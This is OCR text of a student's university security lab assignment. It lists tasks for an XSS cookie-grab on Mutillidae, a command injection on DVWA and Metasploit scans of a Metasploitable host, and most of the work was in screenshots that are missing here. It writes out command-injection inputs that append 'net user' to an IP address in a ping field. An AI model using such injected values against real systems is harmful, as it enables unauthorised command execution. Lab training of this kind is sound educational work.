SCHOOL OF INFORMATION TECHNOLOGY AND

ENGINEERING

DIGITAL ASSIGNMENT 2

WINTER SEMESTER 2022-23

Course : Information Security Management Lab

Marks :10


Course Code : CSE3502

Slot : L25+26


Name: Chavan Mukul Manish

Reg no: 20BIT0238


1. Perform a XSS attack on the mutilidae application in metasploitable to determine the cookie details (2 marks)



20BIT0238




20BIT0238





2. Perform a command injection on DVWA to ping to metasploitable ip and retrieve the users.

IP add = 192.168.42.129




Security Low






192.168.42.129 & net user




192.168.42.129 & net users


3. Perform a stealth scan of your metasploitable inside MSF. Perform an auxiliary scanner inside MSF of kali to determine the SSH version of your metasploitable. Give the snapshot of configuring the RHOST and threads. Also, the execution of scanner. [6 Marks]

